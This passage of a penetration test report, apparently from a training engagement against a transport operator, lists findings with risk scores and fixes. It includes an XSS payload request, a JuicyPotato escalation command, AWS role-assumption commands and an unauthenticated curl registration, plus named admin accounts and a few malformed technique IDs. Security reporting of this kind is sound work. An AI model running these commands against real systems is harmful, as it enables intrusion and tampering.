Description	Low-entropy dictionary- and word-based password construction creates a significant risk that adversaries with sufficient time can obtain valid RAKMS passwords without authorization.
Business Impact	The use of breached and weak passwords increases the risk of unauthorized access, potentially leading to data breaches, service disruption, and loss of customer trust, which can result in financial and reputational damage to the company.
Regulatory Notes	This likely violates PCI-DSS section 6.2 and 8.2 and GDPR Article 32.
MITRE ATT&CK Technique(s)	T1110.01
Affected Service(s)/Host(s)	`corp.kkms.local` Windows domain, 10.0.0.33
Exploitation Details	In the course of our engagement, we obtained and observed various passwords, including for Windows Administrator accounts and for the `baggageclaim` system root user.



We observed these passwords are constructed with low-entropy dictionary-based phrases and simple substitutions of English letters, reflecting a low-entropy and low-security password generation process an adversary with sufficient time could likely abuse to obtain these passwords.

Steps to Remediate

- Use technical measures, including Active Directory security policies and Linux modules like **`pam_cracklib`**, to mandate password length and complexity.
- Use unique, high-entropy random passwords universally, and use password managers to manage the large number of distinct passwords.
- Eliminate password authentication where possible, in favor of alternatives like hardware tokens or keypairs.

Finding	M.3 Excessive Number of Domain Admin Accounts
Comprehensive Risk Index (CRI)	**5.6**
Vulnerability Severity	8
Ease of Exploitation	7
Business Impact	2
Compliance Risk	10
Effort to Fix	1


Description	Domain Administrators are highly privileged accounts with control over the whole domain, and thus the number of these accounts should be kept to a bare minimum for security reasons. However, for an organization of only 120 employees, RAKMS has 7 domain admins when it should have no more than one. The list of domain admins we identified are: Administrator Campbell Frankie Avak Muller Jessie Sharpes Helena Kendall Ted Striker James Meyer
Business Impact	This does not have immediate business impact, although it does increase the risk of insider threats, privilege escalation, and accidental damage, not to mention credential compromise through social engineering methods such as phishing and vishing.
Regulatory Notes	This likely violates GDPR Article 30 and PCI-DSS Sections 7.1, 7.2, and 7.3

MITRE ATT&CK Technique(s)	T1566
Affected Service(s)/Host(s)	SKYCONTROL01 (10.0.0.5), Windows Domain
Exploitation Details	N/A
Steps to Remediate	❖ Remove all unnecessary domain admins, which is at least 6 of the current administrators. This can be done by opening Active Directory Users and Computers from a domain controller, clicking on groups,, clicking on the group "Domain Admins", and right click and remove all but at most a single admin. ❖ Ideally, all domain admins would be removed and a service account would be created to temporarily elevate a less privileged account to domain admin for only the duration required to perform some maintenance task.

Finding	M.4 Legacy NTLM Protocol Enabled, Compromising Network Security
Comprehensive Risk Index (CRI)	**5.4**
Vulnerability Severity	7
Ease of Exploitation	6
Business Impact	5
Compliance Risk	5
Effort to Fix	4
Description	NTLM protocol, a legacy authentication method, exposes the network to vulnerabilities, including interception and replay attacks.
Business Impact	This allows for hash relaying and passing attacks, significantly increasing the attack surface of the `corp.kkms.local` domain. This configuration can certainly lead to complete domain ownership and complete business disruption.
Regulatory Notes	This likely violates GDPR Article 30 and PCI-DSS Sections 7.1, 7.2, and 7.3.
MITRE ATT&CK Technique(s)	T1003, T1040
Affected Service(s)/Host(s)	Active Directory
Exploitation Details	This configuration allows for easier pass-the-hash attacks and SMB relay attacks which are outlined elsewhere in this document.

Steps to Remediate	Define the local security policies here to match Microsoft's best practice. Network security: Restrict NTLM: Add remote server excepti... Not Defined Network security: Restrict NTLM: Add server exceptions in t... Not Defined Network security: Restrict NTLM: Audit Incoming NTLM Tra... Not Defined Network security: Restrict NTLM: Audit NTLM authenticatio... Not Defined Network security: Restrict NTLM: Incoming NTLM traffic Not Defined Network security: Restrict NTLM: NTLM authentication in th... Not Defined Network security: Restrict NTLM: Outgoing NTLM traffic to ... Not Defined

Finding	M.5 Employee Time Tracker Default Credentials
Comprehensive Risk Index (CRI)	**5.4**
Vulnerability Severity	3
Ease of Exploitation	10
Business Impact	5
Compliance Risk	8
Effort to Fix	1
Description	The internal employee time tracking system had default administrative credentials, which would allow an adversary to easily access and modify sensitive business information. Further, the web interface was accessible outside of the corporate network, allowing anyone to access and compromise the service.
Business Impact	Gaining administrative access to the employee time tracking system would permit an adversary to monitor and forge timesheet information for employees. Since this directly impacts employee compensation, an adversary could increase or decrease the pay of particular employees, representing a significant financial risk to the company.
Regulatory Notes	Underreporting timesheets and underpaying employees poses a significant financial and legal risk under the Fair Labor Standards Act, along with additional regional employment law. In addition, overreporting timesheets and overpaying employees, or paying non-existent employees, represents a significant financial risk and potential violation of corporate fiduciary obligations.
MITRE ATT&CK Technique(s)	T0812
Affected Service(s)/Host(s)	10.0.0.43, port 80 (HTTP)


Exploitation Details	We performed an nmap scan on the `10.0.0.0/24` target network, and identified a web service located at **`http://10.0.0.43:80`**. When navigating to this web page in a web browser, it displayed a login page for the employee time tracking web system. Entering default credentials for an administrator account provided access to the time tracking service.  *Logging into the Employee DB application with default (admin/admin) credentials.* Navigating to the admin page provides unrestricted access to add employees to the database, and to view and edit the timesheets for any employees.
Steps to Remediate	• Update the passwords for all administrative accounts. • Improve the password policy to require strong passwords on all accounts.

Finding	M.6 Unauthenticated Debug Route in Baggage Check-In App Exposes Sensitive Statistics
Comprehensive Risk Index (CRI)	**5.2**
Vulnerability Severity	4
Ease of Exploitation	8
Business Impact	5
Compliance Risk	6
Effort to Fix	3
Description	An unauthenticated debug endpoint is exposed publicly on the baggage check-in kiosk app that displays sensitive statistics such as passenger and session count.
Business Impact	This information leak is unlikely to have any noteworthy impact on RAKMS's operations.
Regulatory Notes	This information leak violates various regulations requiring companies to follow industry best practices when developing web applications, including PCI-DSS 6.3 and GDPR Article 32. This finding implicates the TSA cybersecurity requirements under Security Directive 1582-21-01 to develop network segmentation and access control policies to protect critical systems, and to perform regular patching of critical cyber-physical infrastructure.
MITRE ATT&CK Technique(s)	T1083
Affected Service(s)/Host(s)	10.0.0.33 (`baggagecheckin.corp.kkms.local`), port 80

Exploitation Details	As mentioned elsewhere, we were able to download and analyze the compiled binary of the baggage check-in web application through exploiting a local file read vulnerability and discover application routes through running the binary locally. The unauthenticated **`/kiosk/go/debug`** endpoint exposes sensitive statistics such as passenger and session counts. 
Steps to Remediate	• Remove unnecessary, including debug, routes from publicly-accessible web applications. • Implement QA and code review processes to reduce the likelihood of bugs manifesting in production.

Finding	M.7 Service Account Passwords Weak and Remain Unchanged Since Last Security Review
Comprehensive Risk Index (CRI)	**5.2**
Vulnerability Severity	5
Ease of Exploitation	3
Business Impact	7
Compliance Risk	7
Effort to Fix	4
Description	The service accounts' passwords, which are weak and have been previously compromised in breaches like RockYou, have not been updated since our last engagement, posing a significant security risk.
Business Impact	The attack surface these service accounts create is massive due to their privileged nature. Having weak passwords and not rolling the credentials after they have been exposed in breaches like RockYou could have devastating consequences.
Regulatory Notes	This likely violates GDPR Article 30 and PCI-DSS Sections 7.1, 7.2, and 7.3.
MITRE ATT&CK Technique(s)	T110, T1111
Affected Service(s)/Host(s)	Active Directory
Exploitation Details	With a low level user account, it is possible to know the password policy and being a (albeit slow) brute force. Perhaps more importantly, even RAKMS's improved hash storage, the hashes for the svc_ATC and EDR_TEST accounts are easily crackable. The privileges

on these accounts allow for many privilege escalation methodologies.



Steps to Remediate

Roll the service account passwords as you would a user password. Additionally improve the minimum complexity of the passwords.

Finding	M.8 Employee Time Tracker Database Vulnerable to Cross-Site Scripting
Comprehensive Risk Index (CRI)	**5.2**
Vulnerability Severity	6
Ease of Exploitation	6
Business Impact	5
Compliance Risk	6
Effort to Fix	3
Description	The Employee Time Tracker is vulnerable to cross-site scripting (XSS) in both stored and reflected variants. An authenticated attacker can use this vulnerability to harvest the Session ID (`PHPSESSID`) for a targeted administrator that either clicks on an attacker-controlled link or navigates to a page that loads a resource the website stores on behalf of an attacker.
Business Impact	A standard employee can use this vulnerability to escalate their privileges to administrators, allowing them to modify other users' timesheets. This could cost the business payroll money.
Regulatory Notes	This finding violates PCI-DSS standard 6.5.7. Additionally, underreporting timesheets and underpaying employees poses a significant financial and legal risk under the Fair Labor Standards Act, along with additional regional employment law. In addition, overreporting timesheets and overpaying employees, or paying non-existent employees, represents a significant financial risk and potential violation of corporate fiduciary obligations.
MITRE ATT&CK Technique(s)	T1189
Affected Service(s)/Host(s)	10.0.0.43, port 80 (HTTP)

Exploitation Details	To conduct a stored XSS attack, the attacker can submit a timesheet in a way that the employee parameter is named **<script>alert(1)</script>**. Then, when an administrator loads the admin timesheet dashboard, the attacker-controlled script is executed.

Request


Pretty Raw Hex

```
1 POST /index.php?employee=admin&page=admin HTTP/1.1
2 Host: 10.0.0.43
3 Cookie: PHPSESSID=jaf30o28eh34a3rle6q6nJ9jce
4 Content-Length: 93
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://10.0.0.43
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/120.0.6099.199 Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
   8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://10.0.0.43/index.php?employee=admin&page=admin
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22 Connection: close
23
24 clockIn=00%3A00%3A00&clockOut=00%3A00%3A00&date=2024-01-11&employee=<script>alert(2)</script>
```

Submitting JavaScript code as the employee parameter when creating a timesheet

```
<option value="<script>alert(2)</script>" >
  <script>
    alert(2)
  </script>
</option>
```


The malicious employee name is rendered as code in the HTTP response



The script is activated each time the admin page is loaded.

	An attack that steals an administrator's cookies is made possible by the fact that there is no content security policy header set by the server (which can prevent the execution of inserted XSS) and that the `PHPSESSID` session cookie is not set to `HttpOnly` (which would prevent JavaScript from accessing that cookie).
Steps to Remediate	• Sanitize all user input that is returned in HTTP responses for rendering, by using functions such as `htmlspecialchars`. • Set a content security policy that prevents the execution of JavaScript from untrusted origins. • Set the `PHPSESSID` cookie to `HttpOnly` to minimize the impact of any remaining XSS attack.

Finding	M.9 JuicyPotato and Potato Family Privilege Escalation
Comprehensive Risk Index (CRI)	5
Vulnerability Severity	7
Ease of Exploitation	5
Business Impact	4
Compliance Risk	4
Effort to Fix	5
Description	The Juicy Potato exploit targets a vulnerability found in Windows servers and workstations, allowing for local privilege escalation. It exploits the Windows Component Object Model (COM) services to improperly assign high-level privileges to low-privileged users, specifically leveraging the misuse of SeImpersonatePrivilege or SeAssignPrimaryTokenPrivilege.
Business Impact	This vulnerability could enable attackers to escalate their privileges on a system, which would allow them to compromise any of the services provided by the target machine. This means that any service hosted on the entire Windows domain could be compromised, including multiple websites and the entire corporate email (Exchange).
Regulatory Notes	This likely violates GDPR Article 30 and PCI-DSS Sections 7.1, 7.2, and 7.3.
MITRE ATT&CK Technique(s)	T1068
Affected Service(s)/Host(s)	All Windows machines

Exploitation Details	Prerequisite: We gained initial access to the target system with a low-privilege account. We downloaded and executed Juicy Potato, a tool for exploiting the aforementioned vulnerability in the COM services. We ran the tool to run a cmd window as an elevated process using the following command: `.\JuicyPotato.exe -t * -p <program-name> -l <available-port>` and a system window popped up. 
Steps to Remediate	❖ To mitigate the impact of these vulnerabilities, restrict SeImpersonatePrivilege and SeAssignPrimaryTokenPrivilege privileges to necessary accounts only. Another option is to disable unnecessary Windows COM services. ❖ Install the relevant Windows security patches to fully remediate the vulnerbility ❖ Develop and execute a comprehensive plan to keep all systems fully updated in accordance with vendor policy and instructions

Finding	M.10 NoPac Exploit Vulnerability Leads from Unprivileged Account to Domain Admin
Comprehensive Risk Index (CRI)	**4.8**
Vulnerability Severity	7
Ease of Exploitation	5
Business Impact	4
Compliance Risk	5
Effort to Fix	3

Description	noPac is a known vulnerability that allows privilege escalation on a domain from a low level user account to domain admin. This vulnerability was present on the domain controller due to a lack of security updates and a failure to apply relevant mitigations.
Business Impact	The exploitation of noPac poses a severe threat to RAKMS' people-moving operations by compromising the integrity of the domain, RAKMS's primary federated authentication mechanism.. This vulnerability allows anyone with a low level user account, such as any low level contractor, employee, or any attacker who compromised a credential, to gain access to the domain and thus all Windows machines, as well as the ability to impersonate any domain user and access all internal company information and intellectual property.
Regulatory Notes	This vulnerability likely results in the violation of both PCI-DSS and GDPR, specifically, PCI-DSS sections 3.2, 4.1, 6.5, 7.1, 8.1, 8.2, 8.3, 8.3.1, and 12.3.8 as well as GDPR Articles 30 and 32.
MITRE ATT&CK Technique(s)	T1078, T1068
Affected Service(s)/Host(s)	SKYCONTROL01 (10.0.0.5)

Exploitation Details	We had previously compromised a low level service account, svc_ATC, that had a weak password. This allowed us to execute the noPac exploit to escalate privileges to domain admin by impersonating a domain admin and obtaining a SYSTEM shell on the domain controller

Screenshot of NOPAC exploit used to obtain a SYSTEM shell on the domain controller

Steps to Remediate	❖ Enable Windows automatic updates on the domain controller (and ideally all Windows machines) ❖ Implement a consistent and thorough policy for keeping systems up to date, including all systems which may not have automatic update mechanisms

Finding	M.11 AWS Lambda Function Exposes Beacon Locations through Unauthenticated API Endpoint
Comprehensive Risk Index (CRI)	**4.8**
Vulnerability Severity	2
Ease of Exploitation	7
Business Impact	4
Compliance Risk	5
Effort to Fix	6
Description	An unauthenticated AWS Lambda function lists all 180 radio beacons, their locations, and received signal strength indicators.
Business Impact	If beacon locations are sensitive, their public exposure may be a business risk.
Regulatory Notes	http://lnciw3vdtyvycf53jso35a2x4u0jskhw.lambda-url.us-west-2.on.aws
MITRE ATT&CK Technique(s)	T1210
Affected Service(s)/Host(s)	http://lnciw3vdtyvycf53jso35a2x4u0jskhw.lambda-url.us-west-2.on.aws
Exploitation Details	Sending ids numbered 0 through 179 and a corresponding number of rssis parameters with value -60 (except for one value -10) as GET parameters to the base Lambda endpoint will expose the UUIDs, map locations and base RSSIs of all beacons.

```
400BadRequest:ReceivedRSSImustbelessthanbeaconbaseRSSIandgreaterthan-100!{
  "0":[
    {
      "id":0,
      "uuid":"72f4dd8b-3cb3-4ed0-b95e-0e0a369e351e",
      "baseRSSI":-49,
      "mapX":4327,
      "mapY":3324
    },
    -60
  ],
  "1":[
    {
      "id":1,
      "uuid":"2acdf8cf-94d8-4c02-965c-68c5f94a26fa",
      "baseRSSI":-51,
      "mapX":587,
      "mapY":2395
    },
    -60
  ],
  "2":[
    {
      "id":2,
      "uuid":"361445e4-4073-4a38-8d65-f36cc307c620",
      "baseRSSI":-53,
      "mapX":470,
      "mapY":2530
    },
    -60
  ],
```


Disclosure of beacon locations, UUIDs, and RSSIs without authentication.

Steps to Remediate	Add authentication to the Lambda function to restrict beacon location exposure to only intended users.

Finding	M.12 Secrets Viewer AWS Roles Globally Assumable
Comprehensive Risk Index (CRI)	**4.6**
Vulnerability Severity	6
Ease of Exploitation	4
Business Impact	5
Compliance Risk	5
Effort to Fix	3
Description	Multiple roles that allow the retrieval of KMS-encrypted secrets from AWS Systems Manager Parameter Store are assumable by any AWS user within the account. These roles include dev1-role, dev2-role, secrets_viewer, and secret_viewer.
Business Impact	While the secrets are successfully encrypted at rest, if the standard KMS encryption key used for all of these secrets is leaked, then all of these secrets are publicly available, potentially resulting in devastating disruption of services and leakage of sensitive PII.
Mitre ATT&CK Technique(s)	T1552.001, T1552.002
Affected Service(s)/Host(s)	arn:aws:ssm:us-east-1:677302527522:parameter/target/dev/thingy2 arn:aws:ssm:us-east-1:677302527522:parameter/target/dev/thingy1 arn:aws:ssm:us-east-1:677302527522:parameter/target/password/another-secret arn:aws:ssm:us-east-1:677302527522:parameter/testdeploy/password/secrets
Exploitation Details	An attacker can assume any of the roles dev1-role, dev2-role, secrets_viewer, and secret_viewer as follows:


```
[12/01/24 2:54:27] $aws sts assume-role --role-arn "arn:aws:iam::677302527522:role/dev1-role" --role-session-name dev1-r
ole
{
    "Credentials": {
        "AccessKeyId": "ASIAZ3MTAMYRNDWHHHEW",
        "SecretAccessKey": [redacted]
        "SessionToken": "IQoJb3JpZ2luX2VjEKT//////////wEaCXVzLWVhc3QtMSJGMEQCIFPk6ZzlvlMDIyTkvhhV2eMkgInAd5GAHQqteL9xQ05e
[redacted]
h9BYSG3V5UHDJnfSoKy7FjMLbDTbZ/n8eT29gUGq7VfcgM/6CPbBv2iY6UDe0sSM6bqezB76xLtLgK/lWd0eBvDIeUazSKglOAuUCt1hC/xEHY1yFh/ugenz
X1yBfgDYxvGe4YtGQgeFPa9b2gV4/LLTpA9VDIAjF6u4=",
        "Expiration": "2024-01-12T20:54:34+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAZ3MTAMYRBWA3TDTN5:dev1-role",
        "Arn": "arn:aws:sts::677302527522:assumed-role/dev1-role/dev1-role"
    }
}
```

Then, the respective secret can be downloaded:

```
[13/01/24 12:00:00] $aws ssm get-parameter --name "/target/dev/thingy1"
{
    "Parameter": {
        "Name": "/target/dev/thingy1",
        "Type": "SecureString",
        "Value": "[redacted]AA2jBkBgkqhkiG9w0BBwagvzBVAgEAMFAGCSqGSIb3DQEHAT
AeBglghkgBZQMEAS4wEQQM[redacted]==",
        "Version": 1,
        "LastModifiedDate": "2024-01-10T22:48:01.211000-05:00",
        "ARN": "arn:aws:ssm:us-east-1:677302527522:parameter/target/dev/thingy1",
        "DataType": "text"
    }
}
```

Steps to Remediate	While we were unable to decrypt the secrets, it is still important to edit the role assumption policies of each of these rolls in alignment with the principle of least privilege, as they are currently open to any user in the RAKMS AWS environment.

Finding	M.13 Tram Controller Allows Unauthenticated Registration of New Train Lines
Comprehensive Risk Index (CRI)	**4.6**
Vulnerability Severity	5
Ease of Exploitation	3
Business Impact	5
Compliance Risk	5
Effort to Fix	5
Description	The tram controller website allows unauthenticated registration of additional tram lines, disrupting the tram status overview and allowing defacement of the tram controller website.
Business Impact	The guest-visible tram webpage can be defaced, potentially causing visitors to be redirected to malicious impersonation pages.
Regulatory Notes	Defacement could cause regulatorily-significant misinformation display, and malicious redirection of unsuspecting users could cause legally-cognizable harm.
MITRE ATT&CK Technique(s)	T1565
Affected Service(s)/Host(s)	tram-ops (10.0.20.100)
Exploitation Details	We visited the tram-ops webpage, observing a list of routes including "/docs" and "/register." The docs page describes a register endpoint:



TramsController Documentation

The TramsController is responsible for handling tram registrations. It has a single action, `registe
which is used to register a new tram.


register

This action registers a new tram. It takes four parameters: `region`, `line`, `ip`, and `hostname`. I
registration with the same parameters already exists, it returns an error. Otherwise, it attempts to
create a new registration. If the registration is successful, it returns a success status. If the
registration fails, it returns an error status.

Calling the register endpoint as described over HTTP, with no further authentication, notes a success:

```
└─# curl -v -X POST http://10.0.20.100:3000/register.json -H "Content-Type: application/json"
 --data '{"region": "A", "line": "C", "ip": "10.0.254.203", "hostname": "a-pentest"}'
```

```
*   Trying 10.0.20.100:3000...
* Connected to 10.0.20.100 (10.0.20.100) port 3000 (#0)
> POST /register.json HTTP/1.1
> Host: 10.0.20.100:3000
> User-Agent: curl/7.87.0
> Accept: */*
> Content-Type: application/json
> Content-Length: 75
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< X-Frame-Options: SAMEORIGIN
< X-XSS-Protection: 1; mode=block
< X-Content-Type-Options: nosniff
< X-Download-Options: noopen
< X-Permitted-Cross-Domain-Policies: none
< Referrer-Policy: strict-origin-when-cross-origin
< Content-Type: application/json; charset=utf-8
< ETag: W/"912d0c07da7bdb22cdae025b96da26d0"
< Cache-Control: max-age=0, private, must-revalidate
< X-Request-Id: 34a7c477-61c3-4994-9580-40ad05cc8f83
< X-Runtime: 0.025772
< Transfer-Encoding: chunked
<
* Connection #0 to host 10.0.20.100 left intact
{"status":"success"}
```

